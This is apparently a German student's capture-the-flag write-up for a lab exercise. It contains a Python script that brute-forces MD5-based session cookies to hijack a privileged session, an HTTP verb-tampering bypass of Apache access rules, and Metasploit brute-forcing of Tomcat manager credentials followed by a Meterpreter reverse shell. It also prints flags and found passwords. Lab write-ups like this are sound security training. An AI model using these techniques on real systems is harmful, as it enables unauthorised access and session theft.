
Flag: wikileaks\_1s\_bad\_4\_batman\_{92e2ce4eb1d88f318c18f454776cfbb1dc6db6f4851d6045b088b6ed}

Mit Hilfe der vorgegebenen Usernamen und Passwort Dateien lässt sich mit dem aufgeführten Befehl sehr leicht der Username bruce und das Passwort superman\_sucks herausfinden.

## Level 2

### Batcave Zugang

Wenn man einen Request im Browser an <http://10.85.229.145/batcave> sendet, so muss man sich anmelden u Zugriff auf das Directory zu erhalten.




Schaut man nun nach der „LimitExcept“ Directive so findet man unter <https://httpd.apache.org/docs/2.4/de/mod/core.html#limitexcept> die Beschreibung dazu, die besagt, dass für alle http-Protokolle der Zugriff erlaubt ist, außer die Protokolle, die dort genannt sind. Deshalb habe ich in Burp das Protokoll von GET auf POST gesetzt und in der Response wurde direkt folgende Flag zurück geliefert:

b4tcave\_l0cat1on\_{9b66fed52c4dcbd28d5982bb6dd5320c6f2e627696869f99f6766ec4}




Neuer Request mit POST



Zugehörige Antwort

### Struktur session\_id

Der Algorithmus zur Erstellung der Session- ID ist der MD5 Algorithmus. Untersucht man den Header (Set-Cookie-Header), so sieht man, dass der „bat\_session“-Token ein „md5\_“ Zusatz zu Beginn hat für jede Session. Dieser Zusatz kann beim Erstellen des Hash von dem verwendeten Programm vorangestellt werden und sollte normalerweise entfernt werden.



Beispiel für session\_id

Versucht man den Klartext des MD5 Hash herauszufinden (zum Beispiel durch eingeben in Google), so findet man heraus, dass alle Session-IDs demselben Muster folgen. Im Klartext handelt es sich immer um eine Nummer, die von vorne bis auf vier Stellen mit Nullen aufgefüllt wird (0001, 0002, …, 0010, …). Sobald man das weiß kann man mithilfe eines Python Skriptes verschiedene Hashes ausprobieren. Dazu muss nur das Python Skript aus einer vorherigen Aufgabe etwas abgewandelt werden. Das Beispielskript ist in der nächsten Aufgabe zu finden.

### Hijack Batman Session

Das Python Skript ist eine Abwandlung der Aufgabe in der die Dokument ID abgefragt wurde. Da die Struktur der Cookies sehr einfach ist, kann man hier durch die Cookies iterieren und überprüfen bei welcher Zahl (als MD5 Hash) sich an der Länge der Response etwas ändert.

Dabei wird vor der Iteration noch ein Vergleichs Request durchgeführt mit dem die Antwort Länge verglichen wird.

import requests

import hashlib

protocoll = "http://"

host = "10.85.229.47"

path = "/bat\_console/"

URL = protocoll + host + path

headers = {'cookie': 'bat\_session=md5\_25bbdcd06c32d477f7fa1c3e4a91b032'}

start = 1

end = 100

i = ''

print(URL)

t = requests.post(url = URL, headers = headers)

compare\_length = t.content

print('start testing with ' + str(start))

while start <= end:

if start < 10:

i = '000' + str(start)

elif start < 100:

i = '00' + str(start)

elif start < 1000:

i = '0' + str(start)

else:

i = str(start)

#print(i)

bat\_cookie = 'bat\_session=md5\_' + hashlib.md5(i).hexdigest()

headers = {'cookie': bat\_cookie}

#print(headers)

temp\_url = URL

r = requests.post(url = temp\_url, headers = headers)

#print('length =' + r.headers['content-length'])

#print(r.content)

#print('')

if compare\_length != r.content:

print('')

print('differing id: ' + str(i))

print('hash of ' + str(i)+ ': ' + hashlib.md5(i).hexdigest())


print('')

break

start += 1

print('end testing with ' + str(end))

Lässt man dieses Skript, dass sie Zahlen von 0001 bis 0100 testet laufen, so findet man heraus, dass es sich bei Batmans ID um die 0012 handelt. Sendet man diesen Request nun in Burp oder lässt sich den Inhalt von dem Python Skript ausgeben, so erhält man eine Begrüßung und die Flag.



b4man\_c0ns0le\_{2dbedc1cf5ed51a59bc2c6755c6dc0fccdbce14b852bb6d76d0d8a34}

## Level 3


Nicht bearbeitet :/

# Robin

## Level 1


### Tomcat Port:

Der Port auf dem Tomcat läuft lässt sich ganz einfach mit nmap herausfinden, Befehl siehe unten:




### Tomcat Version


Auch die Version lässt sich ganz einfach herausfinden, zum Beispiel, indem man einen Pfad aufruft, den der Tomcat nicht kennt. So erhält man einen Status 404 Seite nicht gefunden und kann unten auch die Version des Tomcat Servers sehen, da hier noch die Standard Ansicht eingestellt ist.



### Tomcat Manager URL







Der Manager kann unter dem Pfad /manager/html gefunden werden. Den Pfad erhält man indem man sich die Erklärung von Tomcat anschaut die gezeigt wird, nachdem Tomcat aufgesetzt wurde. Ruft man die Url dann auf so wird man nach dem Passwort gefragt, das in den nächsten Aufgaben herausgefunden werden soll.


### URL der Schwachstellenliste

<https://tomcat.apache.org/security>

Unter dieser Url findet man die bekannten Schwachstellen der verschiedenen Tomcat versionen.

### Metasploit Module:

Die Module, die Tomcat bezogen sind, findet man in Metasploit, indem man nach dem Starten des Metasploit Frameworks folgenden Befehl eingibt:




## Level 2

### Brute Force der Manager App Credentials

Das *auxiliary/scanner/http/tomcat\_mgr\_login* Modul kann verwendet werden um den Usernamen und das Passwort herauszufinden. Dazu müssen der Port und der Host angegeben werden.


### Passwort und Username


Das Metasploit Modul findet die Username Passwort Kombination **tomcat:tomcat**



### Meterpreter Reverse Shell

Die Meterpreter Reverse Shell kann mit dem richtigen Exploit ganz einfach platziert werden. Dazu muss der Exploit ausgewählt werden und die Einstellungen wie unten aufgeführt angepasst werden. Wichtig ist, den FingerPrintCheck auszuschalten, da sonst ein Fehler auftritt.






Flag: flag\_holy\_gr4p\_b4man\_{a481623fd7b6027e6f2fdb757808837c97f0e26b3b1014a1b5e2a347}

### Tomcat User

Ist man auf dem System kann der User unter dem Tomcat läuft ganz einfach herausgefunden werden. Dabei muss nur beachtet werden, dass die meterpreter shell nicht die selben Befehle wie eine Bash besitzt. Man kann nun entweder zu einer nomalen Shell wechseln(über den Befehl shell?) oder man schaut sich mit dem Befehl „ps“ die Prozesse an.



## Bonus


Nicht bearbeitet

# M&M’s

